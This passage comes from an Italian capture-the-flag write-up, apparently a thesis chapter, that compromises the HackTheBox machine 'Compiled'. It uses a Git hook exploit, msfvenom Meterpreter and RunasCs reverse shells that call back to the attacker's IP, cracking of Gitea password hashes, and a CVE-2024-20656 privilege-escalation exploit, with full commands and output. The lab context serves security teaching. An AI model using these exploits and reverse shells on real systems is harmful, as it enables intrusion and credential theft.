7 git init main
8 # Creazione del repository nested:
9 cd nested
10 mkdir -p x/hooks
11 cp ../post-checkout x/hooks
12 chmod +x x/hooks/post-checkout
13 git add x/hooks/post-checkout
14 git commit -m "nested"
15 git push "http://$USERNAME:$PASSWORD@$SERVER/$USERNAME/nested.git" --all --force
16 # Creazione del repository main:
17 cd ../main
18 ln -s .git a
19 git add a
20 git submodule add --name x "http://$SERVER/$USERNAME/nested.git" A/modules/
21 git commit -m "main"
22 git push "http://$USERNAME:$PASSWORD@$SERVER/$USERNAME/main.git" --all --force

```

Il payload che intendiamo inviare è una reverse shell, per la sua creazione utilizzeremo in seguito `Msfvenom`. Per ora, tuttavia, proviamo a verificare il funzionamento dell'exploit con un payload più semplice. Tentiamo di inviare alla nostra macchina una richiesta HTTP con `Netcat` in ascolto sulla porta 4444. Possiamo utilizzare `curl`, che è installato sulle versioni più nuove di Windows. Non sappiamo ancora esattamente dove sarà eseguito il comando; su Windows gli hook sono eseguiti tramite `Git Bash`, una simulazione di `Bash`. Proviamo, quindi, ad utilizzare il seguente payload come contenuto del file `post-checkout`:


```
1 #!/bin/bash
2 curl http://10.10.14.13:4444/$PWD
```

Una volta salvato il payload, occorre eseguire lo script per la creazione e l'upload remoto dei repository. Copiamo, quindi, da Gitea l'URL completo, con l'estensione `.git`, al nostro repository. Incolliamo `http://10.10.11.26:3000/stefano/main.git` nell'input del servizio "Compiled" e ne richiediamo la compilazione. L'exploit ha successo: dopo qualche secondo osserviamo infatti una richiesta HTTP su Netcat, come mostrato in Figura 5.11.

```
[stefano@arch ~/HackTheBox/Compiled]$ netcat -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.11.26 55806
GET //c/Users/Richard/source/cloned_repos/26i10/.git/modules HTTP/1.1
Host: 10.10.14.13:4444
User-Agent: curl/8.7.1
Accept: */*
```

Figura 5.11: Prova di payload semplice con Netcat

Dal path della richiesta si scopre che siamo nei file dell'utente Richard. Il percorso in cui è eseguito l'hook (PWD) è `.git/modules`; esso potrebbe non essere totalmente chiaro perché i repository Git hanno una sola cartella `.git` principale. Non è presente una cartella `.git` per ogni modulo clonato ricorsivamente; i loro hook sono, quindi, immagazzinati nella cartella `.git` principale. L'hook di cui otteniamo l'avvio appartiene, in realtà, al repository nested. Osservando la Figura 5.12, unendo visivamente i contenuti di A e `.git`, è facile comprendere come l'hook `post-checkout` sia inserito in `.git/modules/x/hooks`. Poiché l'hook appartiene al repository nested, è eseguito nella sua posizione, definita nello script come `A/modules`; quest'ultima, per la vulnerabilità su Windows, diventa `.git/modules`.




Figura 5.12: Repository principale clonato su Linux (comando `tree`)

Una volta chiariti questi dettagli di esecuzione dell'exploit, sappiamo che possiamo semplicemente aggiungere un file eseguibile al repository nested ed avviarlo tramite l'hook. In questo modo, non dobbiamo realizzare un payload specifico per Git Bash. Creiamo ora il payload `.exe` con `Msfvenom`. Vogliamo ottenere direttamente una reverse shell con una sessione Meterpreter; il tipo di payload da utilizzare è `windows/meterpreter_tcp_reverse`. Dobbiamo inserire nelle opzioni `LHOST` e `LPORT`, rispettivamente, il nostro indirizzo nella VPN e la porta a cui ricevere la connessione. Il comando completo è il seguente:

```
1 msfvenom -p windows/meterpreter_reverse_tcp LHOST=10.10.14.13 LPORT=4444 -f exe -
  o payload.exe
```

Una volta creato il file `payload.exe`, poiché questo dovrà essere incluso nel repository `nested`, seguiamo a modificare leggermente lo script per l'upload del repository. Si riporta di seguito la sezione aggiornata del codice per la creazione del repository `nested`:

```
11 cp ../post-checkout x/hooks
12 cp ../payload.exe .
13 chmod +x x/hooks/post-checkout
14 git add x/hooks/post-checkout
15 git add payload.exe
```

Prima di eseguire lo script, inoltre, occorre modificare `post-checkout` in modo che, all'avvio dell'hook, provochi l'attivazione del payload creato con `Msfvenom`:

```
1 #!/bin/bash
2 start ./payload.exe
```

Adesso è possibile eseguire lo script, in questo modo, i repository sulla piattaforma Gitea sono aggiornati (Figura 5.13). Si avvia una console di Metasploit in ascolto sulla porta 4444, configurata per attendere una connessione dal payload `windows/meterpreter_reverse_tcp`. Quando la console è pronta, è possibile inviare nuovamente l'indirizzo del repository principale al servizio "Compiled". Dopo qualche istante, si riceve la connessione di una sessione, possiamo interagire con questa direttamente tramite `sessions -i 1` (Figura 5.14).




Figura 5.13: Repository `nested` aggiornato con il payload eseguibile

```
[stefano@arch ~/HackTheBox/Compiled]$ ./msf.sh windows/meterpreter_reverse_tcp
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/meterpreter_reverse_tcp
LHOST => 10.10.14.13
LPORT => 4444
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.14.13:4444
msf6 exploit(multi/handler) > [*] Meterpreter session 1 opened (10.10.14.13:4444 -> 10.10.11.26:50381)...

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Figura 5.14: Connessione della macchina remota tramite sessione Meterpreter

Ottenuto l'accesso al sistema, come accennato in precedenza, siamo l'utente `Richard`. Proseguiamo ad esplorare i suoi file personali alla ricerca della flag di livello utente. Quest'ultima, tuttavia, non è presente. Non si trova, inoltre, nessun altro file interessante. Nella cartella documenti è presente lo script `bash` che periodicamente clona i repository. Nella cartella degli utenti di Windows è presente la cartella `Emily`, non accessibile (Figura 5.15).

```
meterpreter > cd C://users
meterpreter > ls
Listing: C:\users
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
040777/rwxrwxrwx	8192	dir	2024-07-04 12:53:49 +0200	Administrator
040777/rwxrwxrwx	0	dir	2019-12-07 10:30:39 +0100	All Users
040555/r-xr-xr-x	8192	dir	2024-01-20 01:28:03 +0100	Default
040777/rwxrwxrwx	0	dir	2019-12-07 10:30:39 +0100	Default User
040777/rwxrwxrwx	8192	dir	2024-07-04 12:55:31 +0200	Emily
040555/r-xr-xr-x	4096	dir	2024-01-20 01:33:10 +0100	Public
040777/rwxrwxrwx	8192	dir	2024-07-04 13:22:12 +0200	Richard
100666/rw-rw-rw-	174	fil	2019-12-07 10:12:42 +0100	desktop.ini

Figura 5.15: Cartella degli utenti del sistema Windows

Proseguiamo, quindi, a controllare i programmi installati. In %appdata% non è presente nulla di interessante, %programfiles%, invece, sembra contenere dati di Gitea. La cartella di questa applicazione contiene il suo eseguibile e una cartella data all'interno di cui si scopre il file gitea.db; la sua estensione è tipicamente utilizzata dai database SQLite. Sfruttiamo il comando download di Meterpreter per scaricare questo file localmente (Figura 5.16)

```
meterpreter > ls
Listing: C:\Program Files\Gitea\data
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
040777/rwxrwxrwx	0	dir	2024-05-22 20:08:28 +0200	actions_artifacts
040777/rwxrwxrwx	0	dir	2024-05-22 20:08:28 +0200	actions_log
040777/rwxrwxrwx	0	dir	2024-05-22 20:08:28 +0200	attachments
040777/rwxrwxrwx	0	dir	2024-05-22 20:08:28 +0200	avatars
040777/rwxrwxrwx	0	dir	2024-12-01 02:52:56 +0100	gitea-repositories
100666/rw-rw-rw-	2023424	fil	2024-12-01 02:53:44 +0100	gitea.db
040777/rwxrwxrwx	0	dir	2024-05-22 20:08:28 +0200	home
040777/rwxrwxrwx	0	dir	2024-05-22 20:08:29 +0200	indexers
040777/rwxrwxrwx	0	dir	2024-05-22 20:08:29 +0200	jwt
040777/rwxrwxrwx	0	dir	2024-05-22 20:08:23 +0200	lfs
040777/rwxrwxrwx	0	dir	2024-05-22 20:08:28 +0200	packages
040777/rwxrwxrwx	0	dir	2024-05-22 20:08:28 +0200	queues
040777/rwxrwxrwx	0	dir	2024-05-22 20:08:28 +0200	repo-archive
040777/rwxrwxrwx	0	dir	2024-05-22 20:08:28 +0200	repo-avatars
040777/rwxrwxrwx	4096	dir	2024-05-25 22:40:40 +0200	sessions
040777/rwxrwxrwx	0	dir	2024-05-24 17:32:11 +0200	tmp

```
meterpreter > download gitea.db
[*] Downloading: gitea.db -> /home/stefano/HackTheBox/Compiled/gitea.db
[*] Downloaded 1.00 MiB of 1.93 MiB (51.82%): gitea.db -> /home/stefano/HackTheBox/Compiled/gitea.db
[*] Downloaded 1.93 MiB of 1.93 MiB (100.0%): gitea.db -> /home/stefano/HackTheBox/Compiled/gitea.db
[*] Completed : gitea.db -> /home/stefano/HackTheBox/Compiled/gitea.db
```

Figura 5.16: Scaricamento del database tramite comando download

Terminato il download, è possibile studiare meglio il contenuto del database. I database SQLite sono contenuti in un singolo file; poiché non richiedono un server, sono molto popolari come soluzione per salvare i dati di altri programmi. Questi database supportano l'esecuzione di query SQL, anche se altri strumenti appositi possono esplorarli in modo più pratico. Anche in questo caso, Visual Studio Code si rivela una possibile soluzione. L'editor dispone di diverse estensioni per visualizzare comodamente il contenuto dei database SQLite. Si naviga in questo modo la struttura del database di Gitea, scoprendo immediatamente che contiene una tabella user, per i dati degli utenti, come mostrato in Figura 5.17. Nella tabella sono presenti gli utenti administrator, richard e emily, oltre all'account da noi creato. Il database contiene, nel campo passwd, gli hash delle password di questi utenti; emily,

inoltre, in modo interessante, ha un valore positivo nell'attributo `must_change_password`; questo attributo viene utilizzato da Gitea per segnalare gli utenti che, creati con una password scelta dall'amministratore, non hanno mai cambiato password.

id	lower_n...	name	full_name	email	keep_e...	email_n...
1	1	administrator	administrator	administrator@compiled.htb	0	enabled
2	2	richard	richard	richard@compiled.htb	0	enabled
3	4	emily	emily	emily@compiled.htb	0	enabled
4	6	stefano	stefano	stefano@mail.com	0	enabled

Figura 5.17: Visualizzazione della tabella `user` nel database

Sembra ragionevole, quindi, tentare il brute forcing delle credenziali, almeno per l'account `emily`, di cui, in precedenza, abbiamo incontrato una cartella non accessibile. Il database specifica, anche, l'algoritmo utilizzato per l'hashing, uguale per tutti gli utenti. La stringa `pbkdf2$50000$50` sembra una parametrizzazione di PBKDF2, un algoritmo standard per la derivazione di chiavi sicure con lunghezza variabile. Tramite un commit nel repository di Gitea, in cui si sostituisce un'implementazione personalizzata della funzione PBKDF2 con un'importazione dalla comune libreria `crypto` del linguaggio Go, si scopre che la variante di PBKDF2 utilizzata si basa su SHA256. Possiamo, quindi, provare ad utilizzare uno strumento come Hashcat, che supporta il cracking di questa variante di PBKDF2.

Per effettuare il cracking tramite Hashcat, occorre specificare l'algoritmo da utilizzare in modo inequivoco. Il software associa agli algoritmi supportati dei numeri; questi possono essere cercati nell'output di `hashcat --help`. Il codice per PBKDF2 con SHA256 è 10900. Per eseguire il cracking, gli hash devono essere inseriti nelle righe di un file, rispettando il giusto formato per l'algoritmo scelto; nel caso di PBKDF2-HMAC-SHA256 si avrà:

```
1 sha256:[iterations]:[salt]:[hash]
```

L'ultimo parametro è l'hash stesso, preceduto dal salt, entrambi richiesti in encoding base64. Il primo parametro, invece, è il numero di iterazioni utilizzate da PBKDF2 nel calcolo dell'hash. Quest'ultimo, infatti, è un algoritmo iterativo; in questo caso, esso ripete più volte l'algoritmo SHA256. Un numero maggiore di iterazioni generalmente implica maggiore sicurezza e un maggiore impegno necessario per effettuare il cracking. Nella documentazione di Gitea, si scopre che il numero di iterazioni è variabile; esso coincide, però, con il numero centrale della stringa `pbkdf2$50000$50` presente nel database. 50000 rappresenta un numero sicuro di iterazioni. Il terzo numero di questa stringa, invece, è semplicemente la lunghezza dell'hash generato, inutile per il cracking. Per leggere e convertire i dati, utilizziamo il seguente script:

```
1 import base64
2 import sqlite3
3
4 with sqlite3.connect('gitea.db') as conn:
5     cursor = conn.cursor()
6     cursor.execute("SELECT passwd, salt FROM user")
7
8     def hex_to_b64(x):
9         return base64.b64encode(bytes.fromhex(x)).decode()
10
11     for passwd, salt in cursor.fetchall():
12         print("sha256:50000:" + hex_to_b64(salt) + ":" + hex_to_b64(passwd))
```

Lo script utilizza la libreria `sqlite3` di Python per interrogare il database `gitea.db` con SQL. Gli hash e i salt sono convertiti nel giusto encoding. L'output dell'esecuzione di questo script, salvato in un file `hashes.txt`, potrà essere letto direttamente da Hashcat per ottenere l'elenco degli hash di cui effettuare il cracking. Tuttavia, poiché l'ultimo hash appartiene alla nostra password, conviene rimuoverlo. Il secondo file da fornire ad un comando di Hashcat è una wordlist. Si è scelto di utilizzare una wordlist non troppo grande, presente nella cartella `Passwords` della collezione `SecLists`. Occorre, inoltre, specificare che Hashcat dovrà semplicemente utilizzare le password nella wordlist ed effettuare un normale attacco di tipo dizionario, con l'opzione `-a 0`; quindi, il comando completo è il seguente:

```
1 hashcat -a 0 -m 10900 hashes.txt probable-v2-top12000.txt
```

L'output dell'esecuzione del comando è presente in Figura 5.18. In poco tempo Hashcat riesce a recuperare una password. L'hash della password debole appartiene all'utente `emily`. L'output del programma segue la stessa struttura dell'input, con l'aggiunta di `:` e della password in chiaro alla fine. Si scopre, quindi, che la password di `emily` è `12345678`.

```
[stefano@arch ~/HackTheBox/Compiled]$ hashcat -a 0 -m 10900 hashes.txt probable-v2-top12000.txt
...
Hashes: 3 digests; 3 unique digests, 3 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 3 MB

Dictionary cache hit:
* Filename...: probable-v2-top12000.txt
* Passwords..: 12645
* Bytes.....: 100206
* Keyspace...: 12645

sha256:50000:In2HPMqJEDzYOpdr2sUkhg==:15BygNwk/1F8Q0db0hi/rVbCXU0RA32LbaRA79TWka3+rUAzCygmqvHzNiHQ1zIo/BY=:12345678
```

Figura 5.18: Cracking degli hash in `gitea.db` tramite Hashcat

A questo punto del penetration test, potrebbe essere sensato sfruttare l'ultimo servizio non ancora utilizzato della macchina `Compiled`. Il protocollo di controllo remoto `WinRM`, rilevato sulla porta `5985`, potrebbe essere utile per connettersi alla macchina come `emily`. Tramite il comando `evil-winrm -i 10.10.11.26 -u emily` è possibile tentare di stabilire una connessione. Il server richiede al client l'autenticazione; tuttavia, immettendo la password conosciuta si riesce con successo ad ottenere una `PowerShell`. Navigando nella cartella del desktop dell'utente `emily` è possibile trovare e leggere la prima flag (Figura 5.19).

```
*Evil-WinRM* PS C:\Users\Emily\Desktop> ls

Directory: C:\Users\Emily\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---             12/1/2024   8:01 PM           34 user.txt

*Evil-WinRM* PS C:\Users\Emily\Desktop> cat user.txt
1417be8a75b0298b8615d7ae78df3af8
```

Figura 5.19: Lettura della flag nel desktop di `emily`

Non sono presenti rischi specifici; inoltre, molti dei programmi trovati sono installati di default o, comunque, erano presenti anche nell'account di `richard`; non ha quindi molto senso indagare su questi. Microsoft Visual Studio è il primo software che sembra installato esclusivamente per il nuovo utente. Non è chiaro, tuttavia, quale sia il suo utilizzo e se sia effettivamente richiesto; il nome della macchina `Compiled` lascia presagire la possibilità che effettivamente avvenga una qualche forma di compilazione; tuttavia, finora, si sono sfruttati soltanto una vulnerabilità di Git e il cracking di una password debole.

Si inizia, quindi, ad indagare su Visual Studio. Questo programma, in realtà, ha molte versioni e offre una vasta gamma di strumenti. Innanzitutto, quindi, si vuole conoscere quali software siano effettivamente installati. A questo scopo, è possibile utilizzare l'eseguibile `vswhere.exe`, parte dell'installer dei vari componenti di Visual Studio, localizzato all'interno di `%programfiles%`. L'avvio di `vswhere.exe` produce l'output in Figura 5.22.

```
*Evil-WinRM* PS C:\Program Files (x86)\Microsoft Visual Studio\Installer> ./vswhere
Visual Studio Locator version 3.1.1+f4ef329670 [query version 2.7.3111.17308]
Copyright (C) Microsoft Corporation. All rights reserved.

instanceId: 84a1ffb2
installDate: 1/20/2024 1:44:44 AM
installationName: VisualStudio/16.10.0+31321.278
installationPath: C:\Program Files (x86)\Microsoft Visual Studio\2019\Community
installationVersion: 16.10.31321.278
productId: Microsoft.VisualStudio.Product.Community
productPath: C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\IDE\devenv.exe
state: 4294967295
isComplete: 1
isLaunchable: 1
isPrerelease: 0
isRebootRequired: 0
displayName: Visual Studio Community 2019
description: Powerful IDE, free for students, open-source contributors, and individuals
channelId: VisualStudio.16.Release
channelUri: https://aka.ms/vs/16/release/channel
...
```

Figura 5.22: Output dell'eseguibile `vswhere.exe`

Si scopre che il software installato è Visual Studio Community 2019; la versione specifica del software è la 16.10.31321.278. Navigando in rete, per comprendere se questa versione sia recente o meno, si scopre che è soggetta ad una vulnerabilità di privilege escalation, con il codice CVE-2024-20656. La vulnerabilità in questione riguarda più programmi della suite Visual Studio; in particolare, coinvolge specifiche versioni delle edizioni 2017, 2019 e 2022. Nel caso di Visual Studio 2019 è presente fino alla Versione 16.11.33. L'utente che ha scoperto la vulnerabilità ne ha anche rilasciato pubblicamente una proof of concept⁴.

La vulnerabilità in questione è abbastanza complessa; è legata a operazioni sui file dello strumento di debug `VSDiagnostics.exe`; questo strumento, per raccogliere metriche sulle risorse utilizzate da altri programmi, è eseguito sotto l'utente `NT Authority\SYSTEM`, ovvero l'utente con i massimi permessi sul sistema. La vulnerabilità ha luogo perché il programma consente all'utente di definire il percorso in cui salvare i file dell'output di debug. All'inizio e alla fine di una sessione di debug i permessi di alcuni di questi file sono modificati, teoricamente come misura di sicurezza. L'exploit sfrutta un ordine particolare di operazioni, avviando e terminando sessioni di monitoraggio, per riuscire, tramite dei junction point, a ottenere la modifica delle Access Control List (nel caso specifico DACL) di file arbitrari.

La proof of concept dell'exploit trovata, nella sua forma attuale, ha due problemi: il percorso a cui reperire l'eseguibile vulnerabile, `VSDiagnostics.exe`, è specificato direttamente nel codice, e non si adegua alla nostra stessa edizione di Visual Studio; inoltre, anche il payload è stabilito nel codice come `cmd.exe`, e quest'ultimo potrebbe avere problemi con

⁴<https://github.com/Wh04m1001/CVE-2024-20656>

WinRM. Utilizzando un'altra macchina con sistema Windows, si è effettuato il clone del repository della proof of concept (Figura 5.23). In seguito si è modificato il codice, adattando il percorso di Visual Studio (Figura 5.24), e si è tentata la compilazione dell'exploit.




Figura 5.23: Clonazione del repository della proof of concept (Visual Studio 2022)




Figura 5.24: Adattamento del percorso del file `VSDiagnostics.exe` per Visual Studio 2019

Effettuare la compilazione in un sistema Linux avrebbe richiesto l'uso di una macchina virtuale o di tecniche più complicate di *cross-compiling*. La soluzione adottata, quindi, è dovuta alla semplicità; si ottiene, in questo modo, l'exploit `Exp1.exe`, con il payload originale.

Utilizzando la sessione di Evil-WinRM, si tentano l'upload e l'esecuzione del file compilato; quest'ultimo, tuttavia, si interrompe senza fornire errori alle prime fasi dell'esecuzione. Dopo questo fallimento iniziale, si prova, quindi, ad indagare se sono presenti dei requisiti ulteriori per la corretta esecuzione dell'exploit. Il repository originale della proof of concept, nella sua descrizione, fornisce soltanto un link all'articolo dell'autore stesso in cui si documenta la scoperta della vulnerabilità; questa risorsa si rivela interessante ma inutile; inoltre, nel codice dell'exploit non sono presenti commenti. Si prova, quindi, ad esplorare i fork del repository alla ricerca di altre informazioni o usi più specifici dell'exploit.

Il repository del primo fork esplorato contiene nel file `README.md` un indizio fondamentale: non utilizzare Evil-WinRM. Per eseguire l'exploit è necessaria una sessione

interattiva; la sessione di WinRM sembrerebbe non funzionare; l'autore del fork suggerisce, inoltre, l'utilizzo del software RunasCs per risolvere questo problema (Figura 5.25).




Figura 5.25: File README.md nel fork del repository (con errore di battitura)

Il nuovo repository include un file eseguibile `Expl.exe` precompilato. Si scopre, inoltre, che il codice è stato leggermente modificato, risolvendo i problemi di hard coding della versione originale. I percorsi di `VSDiagnostics.exe` e del payload possono essere specificati, rispettivamente, come primo e secondo argomento dell'eseguibile `Expl.exe`. Per evitare di ricompilare l'eseguibile, d'ora in poi, si decide di utilizzare la nuova versione dell'exploit. Si utilizza nuovamente la funzione upload di Evil-WinRM per trasferire sul sistema il nuovo file `Expl.exe`, il payload di Meterpreter utilizzato in precedenza e l'eseguibile `RunasCs.exe`.




Figura 5.26: Upload tramite Evil-WinRM dei file necessari alla privilege escalation

Si effettua, come suggerito, il passaggio ad una sessione interattiva; quest'ultima, fondamentalmente, consiste in una reverse shell. Si avvia, quindi, Netcat in ascolto sulla porta 4433 con il comando `netcat -lvnp 4433`. La connessione della reverse shell dalla macchina deve essere effettuata, invece, tramite `RunasCs.exe`. `RunasCs` è l'implementazione in C# di `Runas`, un software per l'esecuzione di comandi come altri utenti. L'invocazione seguente dell'eseguibile `RunasCs.exe`, specificando indirizzo e porta con l'opzione `-r`, consente l'ottenimento di una PowerShell interattiva su Netcat come `emily` (Figura 5.27).

```
1 ./runascs emily 12345678 -r 10.10.14.13:4433 powershell.exe
```

Occorre, ora, avviare il server per la gestione delle connessioni Meterpreter; anche in questo caso, essendo il payload lo stesso, la procedura non varia rispetto all'exploitation. Una volta che la console è in ascolto, è possibile eseguire l'exploit sulla macchina tramite la

```
[stefano@arch ~]$ netcat -lvnp 4433
Listening on 0.0.0.0 4433
Connection received on 10.10.11.26 63297
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32>
```

Figura 5.27: Ottenimento di PowerShell interattiva su Netcat

PowerShell interattiva. Di seguito si riporta il comando utilizzato. I percorsi dei file di cui si è effettuato l'upload sono specificati in modo assoluto per evitare problemi:

```
1 C:/Users/Emily/Expl.exe "C:/Program Files (x86)/Microsoft Visual Studio/2019/Community/Team Tools/DiagnosticsHub/Collector/VSDiagnostics.exe" "C:/Users/Emily/payload.exe"
```

